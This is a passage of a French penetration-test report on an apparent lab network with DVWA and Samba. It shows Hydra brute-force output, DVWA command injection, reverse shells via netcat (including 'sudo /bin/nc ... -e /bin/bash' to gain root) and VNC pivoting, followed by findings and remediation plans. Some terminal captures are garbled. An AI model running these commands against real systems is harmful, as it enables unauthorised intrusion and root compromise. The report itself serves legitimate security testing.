[80][http-post-form] host: 172.19.0.2 login: admin password: 123456
[80][http-post-form] host: 172.19.0.2 login: admin password: rockyou
[80][http-post-form] host: 172.19.0.2 login: admin password: princess
[80][http-post-form] host: 172.19.0.2 login: admin password: nicole
[80][http-post-form] host: 172.19.0.2 login: admin password: abc123
[80][http-post-form] host: 172.19.0.2 login: admin password: 12345678
[80][http-post-form] host: 172.19.0.2 login: admin password: babygirl
[80][http-post-form] host: 172.19.0.2 login: admin password: lovely
[80][http-post-form] host: 172.19.0.2 login: admin password: monkey
1 of 1 target successfully completed, 15 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2026-01-12 13:51:53
root@918470a59f77:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.4/16 brd 172.18.255.255 scope global eth0
```

2. Exécution de commandes (vulnérabilité applicative)

- Une fonctionnalité DVWA a été utilisée pour exécuter des commandes côté serveur, cela indique une vulnérabilité de type command injection, exploitable pour obtenir une exécution de code.

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.158 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.078 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.081 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.037/0.089/0.158/0.044 ms
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>


```

id=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@4fd9f023339c:/var/www/html/vulnerabilities/exec$ python -c 'import pty; pty.spawn("/bin/bash")'
2>/dev/null ll /bin/sh -i
; pty.spawn("/bin/bash")' 2>/dev/null ll /bin/sh -i
bin/sh: 0: can't access tty; job control turned off

pws^Hd^H^H
bin/sh: 4: p: not found
pwd
var/www/html/vulnerabilities/exec
^C
oot@918470a59f77:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.19.0.3] from (UNKNOWN) [172.19.0.2] 36716
ash: cannot set terminal process group (313): Inappropriate ioctl for device
ash: no job control in this shell
www-data@4fd9f023339c:/var/www/html/vulnerabilities/exec$

```

4.4.3 Exploitation / preuves de concept

Objectif. Démontrer l'impact concret des vulnérabilités identifiées (prise de contrôle applicative puis système).

Chaîne d'exploitation attestée par les captures.

- Obtention d'un **accès shell** sur **172.19.0.2** avec l'utilisateur **www-data**
- Élévation de privilèges : l'exécution de `sudo -l` montre que **www-data** peut exécuter **/bin/nc** en tant que root **sans mot de passe** (NOPASSWD).
- Exploitation de cette configuration : obtention d'un **shell root** sur le serveur web.

```

www-data@4fd9f023339c:/var/www/html/vulnerabilities/exec$ sudo -l 2>/dev/null ll echo "pas de droits sudo"
o"
<c$ sudo -l 2>/dev/null ll echo "pas de droits sudo"
Matching Defaults entries for www-data on 4fd9f023339c:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 4fd9f023339c:
    (root) NOPASSWD: /bin/nc
www-data@4fd9f023339c:/var/www/html/vulnerabilities/exec$

```

```

www-data@4fd9f023339c:/var/www/html/vulnerabilities/exec$ sudo /bin/nc 172.19.0.3 5555 -e /bin/bash
<ies/exec$ sudo /bin/nc 172.19.0.3 5555 -e /bin/bash

```

4.4.4 Impacts

Impacts techniques :

- Compromission du serveur web interne (172.19.0.2) jusqu'au niveau root.
- Capacité à : lire/modifier les fichiers du serveur, accéder aux configurations, installer des outils, altérer l'application ou les journaux, et rebondir vers d'autres actifs internes.

```
root@918470a59f77:/# nc -lvnp 5555
listening on [any] 5555 ...
whoami

connect to [172.19.0.3] from (UNKNOWN) [172.19.0.2] 41196
root


whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
find / -user root -type f -perm -111 -exec ls -l {} \; 2>/dev/null
-rwxr-xr-x 1 root root 14848 Mar  7  2018 /sbin/swaplabel
-rwxr-xr-x 1 root root 57680 Mar  7  2018 /sbin/agetty
-rwxr-xr-x 1 root root 881912 Jan 14  2018 /sbin/ldconfig
-rwxr-xr-x 1 root root 26704 Feb  1  2017 /sbin/dumpe2fs
-rwxr-xr-x 1 root root 106656 Mar  7  2018 /sbin/sfdisk
-rwxr-xr-x 1 root root 43680 Nov 24  2017 /sbin/devlink
-rwxr-xr-x 1 root root 48328 Mar  7  2018 /sbin/fsck
-rwxr-xr-x 1 root root 48488 Mar  7  2018 /sbin/swapon
-rwxr-xr-x 1 root root 27264 Mar  7  2018 /sbin/blkdiscard
-rwxr-xr-x 1 root root 35680 Mar  7  2018 /sbin/fsck.cramfs
-rwxr-xr-x 1 root root 125248 Feb  1  2017 /sbin/mke2fs
-rwxr-xr-x 1 root root 100608 Feb  1  2017 /sbin/tune2fs
-rwxr-xr-x 1 root root 44208 Mar  7  2018 /sbin/sulogin
-rwxr-xr-x 1 root root 2638 Apr  2  2017 /sbin/installkernel
-rwxr-xr-x 1 root root 253 Oct  9  2017 /sbin/initctl
-rwxr-xr-x 1 root root 23128 Mar  7  2018 /sbin/chcpu
-rwxr-xr-x 1 root root 118056 Mar  7  2018 /sbin/fdisk
-rwxr-xr-x 1 root root 31536 Mar  7  2018 /sbin/wipefs
-rwxr-xr-x 1 root root 47800 Nov 24  2017 /sbin/rmmon
-rwxr-xr-x 1 root root 81144 Mar  7  2018 /sbin/mkswap
```

4.4.5 Utilisation de VNC pour l'accès au serveur Web

Objectif : Utiliser VNC pour interagir graphiquement avec le serveur Web via le pivot.

Méthodologie / outils.

- **VNC installé et configuré sur la machine pivot** (via vncpasswd, tightvncserver :1)
 - Le service VNC écoute sur le port 5901 sur l'adresse 172.18.0.2
 - Connexion depuis le poste d'audit Kali via xtightvncviewer 172.18.0.2:1
 - Lancement du bureau XFCE sur la machine pivot pour accéder à l'interface graphique et interagir avec le serveur Web.



Résultats observés (capture d'écran de VNC) :

Un accès graphique a permis d'afficher le serveur Web (<http://172.19.0.2>) via le navigateur Firefox, démontrant ainsi un contrôle supplémentaire pour l'accès à l'interface web.

Impact :

- Possibilité d'interagir de manière visuelle et directe avec l'environnement cible, offrant une nouvelle surface d'attaque potentielle et une meilleure perspective pour d'autres interactions (exploitation de failles web ou modification d'applications internes).
- Ce vecteur VNC améliore l'efficacité de l'attaque en permettant une gestion plus intuitive des outils d'exploitation à distance.



5. Résultats détaillés (Findings)

5.1 Tableau de synthèse des vulnérabilités

ID	Vulnérabilité	Actif / service	Criticité	Statut
V-01	RCE Samba via chargement de module (CVE-2017-7494 mentionnée dans les éléments)	Service SMB/Samba (ports 139/445)	Critique	Exploitée
V-02	Exécution de commandes / reverse shell via serveur web vulnérable (RCE applicative)	Serveur web (application vulnérable)	Critique	Exploitée
V-03	Authentification faible / identifiants par défaut ("admin / password" indiqué)	Application / service authentifié	Élevée	Exploitée / observée

OBS-01	Risque de rebond (pivot/tunneling) une fois un point d'appui obtenu	SSH / segmentation réseau	Élevée (risque)	Démontré (scénario)
--------	---	---------------------------------	--------------------	------------------------

5.2 Détails par vulnérabilité

V-01 : RCE Samba via chargement de module (CVE-2017-7494 mentionnée)

Description :

Une vulnérabilité Samba de type exécution de code à distance permet à un attaquant d'obtenir l'exécution de commandes sur l'hôte via SMB, menant à une compromission complète. L'exploitation est documentée dans la partie Metasploit .

Éléments observés :

- Identification du service SMB/Samba lors des phases de scan.
- Exploitation via MSF et obtention d'une session de commande avec privilèges élevés .

Impact :

- Compromission totale du système exposant Samba .
- Possibilité de mouvement latéral, exfiltration, destruction/altération, mise en place de persistance.

Étapes de reproduction (haut niveau) :

1. Identifier le service SMB et sa version via scan réseau (ports 139/445).
2. Utiliser un exploit adapté
3. Obtenir une session et valider l'accès (ex. commande d'identification)

Recommandations de correction :

- **Mettre à jour Samba** vers une version corrigée (patch management).
- **Réduire l'exposition SMB** : filtrage IP, segmentation, fermeture des ports SMB depuis les zones non nécessaires.
- **Durcir les partages** : limiter/retirer l'écriture anonyme, contrôler strictement les ACL, surveiller les accès.
- Activer/renforcer la journalisation et la détection sur événements SMB.

V-02 : Exécution de commandes / reverse shell via serveur web vulnérable

Description :

Une faiblesse applicative côté serveur web permet l'exécution de commandes, conduisant à l'obtention d'un shell distant (reverse shell). Les éléments de ce scénario apparaissent dans la partie "serveur web" et dans les captures de reverse shell.

Éléments observés :

- Présence d'une phase dédiée "RÉSEAUX SERVEUR WEB".
- Captures montrant la mise en place d'un listener et l'obtention d'un shell distant.

Impact :

- **RCE applicative** : exécution arbitraire, lecture et altération de données, Vers d'autres segments.
- Si le processus web a des privilèges excessifs, risque de compromission système.

Étapes de reproduction (haut niveau) :

1. Identifier l'application web exposée scan et énumération.
2. Soumettre une charge permettant l'exécution de commandes
3. Valider l'exécution en obtenant une session distante sur un port d'écoute contrôlé par le testeur.

Recommandations de correction

- Corriger la cause applicative : validation stricte des entrées, suppression et encadrement des appels système, usage d'API sûres.
- Mettre en place un modèle de moindre privilège (compte de service, droits fichiers, confinement).
- Durcir le serveur : mises à jour, configuration, réduction de surface .
- Ajouter des contrôles compensatoires : WAF, règles de détection (command injection), supervision.

V-03 : Authentification faible / identifiants par défaut

Description :

Des identifiants faibles ou par défaut facilitent un accès non autorisé. Les notes indiquent explicitement un couple “admin / password”.

Éléments observés :

- Mention “admin password” dans les annexes/notes.

Impact :

- Accès initial simplifié, contournement des contrôles, escalade possible selon privilèges associés au compte.

Étapes de reproduction (haut niveau) :

1. Accéder à l’interface d’authentification du service concerné.
2. Tester les identifiants par défaut mentionnés.
3. Vérifier les droits associés au compte et l’accès aux fonctionnalités sensibles.

Recommandations de correction :

- Supprimer et neutraliser les comptes par défaut et imposer un changement de mot de passe à l’initialisation.
- Politique MDP robuste .
- Protection anti-bruteforce : limitation de débit, verrouillage progressif, détection d’anomalies.
- Revue périodique des comptes et droits.

5.3 Observations

Les mesures ci-dessous sont des actions à fort ROI et généralement rapides :

- **Bloquer l'exposition SMB** (139/445) depuis les zones non nécessaires, limiter le flux.
- **Mise à jour prioritaire** des composants identifiés comme exploitables (Samba en priorité).
- **Suppression immédiate des identifiants par défaut** et rotation des secrets.
- **Durcissement SSH** côté pivot : limiter le forwarding au strict besoin, tracer les tunnels, restreindre les accès .
- Ajouter/renforcer la journalisation (auth, SMB, web) et l'alerting sur comportements anormaux.

6. Recommandations et plan de remédiation

6.1 Recommandations prioritaires

Priorité P1 (immédiat — réduire le risque critique)

- Corriger **V-01 (Samba RCE)** : patch + réduction d'exposition SMB + durcissement des partages.
- Corriger **V-02 (RCE web)** : correction applicative + confinement/least privilege + contrôles compensatoires.
- Neutraliser **V-03 (identifiants par défaut)** : changement MDP, suppression comptes par défaut, MFA si possible.

Priorité P2 (court terme - consolidation)

- Segmentation et filtrage inter-zones réduire la capacité de rebond/pivot.
- Renforcer la supervision : centralisation des logs, règles de détection SMB/web/auth.

Priorité P3 (moyen terme - durabilité)

- Mettre en place une démarche continue : scans de vulnérabilités, patch management, revues de configuration, tests récurrents.

6.2 Plan d'actions (court / moyen / long terme)

Horizon	Actions	Objectif	Livrable attendu
0–7 jours (P1)	Patch/durcissement Samba + filtrage 139/445	Éliminer RCE + réduire exposition	Preuve patch + règles firewall
0–7 jours (P1)	Remédiation RCE web + confinement	Supprimer exécution de commandes	Correctif appliqué + test unitaire
0–7 jours (P1)	Changer identifiants par défaut	Empêcher accès trivial	Politique MDP
7–30 jours (P2)	Revue segmentation + contrôle des flux	Limiter pivot	Matrice de flux + ACL
7–30 jours (P2)	Logs sur auth, SMB, web	Détecter compromission	Tableaux de bord + alertes
30–90 jours (P3)	Programme de vuln mgmt	Permanent	Process + calendrier

7. Conclusion

Le test d'intrusion mené a permis de mettre en lumière plusieurs vulnérabilités majeures et a démontré l'impact de ces failles sur l'infrastructure cible. Voici les principaux points à retenir :

1. Compromission initiale et pivot

Le test a débuté par la compromission du serveur SMB/Samba sur l'hôte 172.18.0.2. L'exploitation de ce service, dû à une mauvaise configuration de Samba, a permis de prendre le contrôle de la machine cible et de créer un point de pivot vers un autre segment réseau (172.19.0.0/24), notamment via une interface SSH sécurisée, facilitant l'extension de l'attaque.

- **Vulnérabilité observée :** Mauvaise configuration SMB avec des partages accessibles en anonyme, permettant l'exploitation de services Samba obsolètes.
- **Solution recommandée :** Restreindre l'accès aux partages SMB, mettre à jour Samba et adopter une politique de sécurité plus stricte.

2. Exploitation de VNC et accès graphique

En complément des actions d'exploitation réseau, un accès VNC a été mis en place sur le serveur compromis, fournissant une interface graphique via le pivot. Cela a permis de lancer un navigateur pour accéder au serveur web interne, facilitant ainsi l'exploitation d'une application web vulnérable.

- **Vulnérabilité observée :** Service VNC mal sécurisé, permettant un contrôle visuel direct sur le serveur compromis.
- **Solution recommandée :** Désactiver les services VNC non sécurisés ou les configurer avec des mots de passe forts et des mécanismes d'authentification.

3. Exploitation du serveur Web (DVWA)

Le serveur web 172.19.0.2, hébergeant l'application DVWA (Damn Vulnerable Web Application), a été compromis à cause de plusieurs vulnérabilités, notamment des mots de passe faibles et une mauvaise configuration de l'application. Cela a permis d'exécuter des commandes à distance et d'augmenter les privilèges jusqu'à obtenir un contrôle complet sur le serveur.

Vulnérabilité observée : Command injection et élévation de privilèges via une mauvaise gestion des utilisateurs et des commandes.

Solution recommandée : Renforcer la sécurité des applications web en validant systématiquement les entrées des utilisateurs, en appliquant des règles de sécurité strictes pour les utilisateurs et en installant des mécanismes de protection contre les injections.

4. Impact global

Le test a permis d'observer que la compromission initiale via le service SMB a ouvert la voie à une escalade vers d'autres segments internes, ce qui pourrait avoir des conséquences graves si ces vulnérabilités sont exploitées dans un environnement réel. Les actions réalisées ont mis en évidence :

- **Prise de contrôle complète** sur le serveur compromis, permettant l'accès aux fichiers sensibles et à la configuration du serveur.
- **Rebond vers d'autres segments internes**, augmentant le périmètre d'attaque.

5. Recommandations générales

Mise à jour et gestion des vulnérabilités : Une attention particulière doit être portée aux mises à jour régulières des logiciels, en particulier pour les services critiques comme Samba et les applications web.

Segmentation réseau et contrôle des accès : Une segmentation stricte du réseau interne, combinée à un contrôle d'accès basé sur les rôles (RBAC), aiderait à limiter la portée d'une compromission initiale.

Tests de sécurité récurrents : Afin de maintenir une sécurité optimale, il est recommandé de réaliser des tests de pénétration réguliers pour identifier de nouvelles failles.

En conclusion, bien que l'infrastructure cible présente des vulnérabilités sérieuses, des mesures correctives existent et peuvent être mises en place pour renforcer la sécurité globale du réseau et des applications.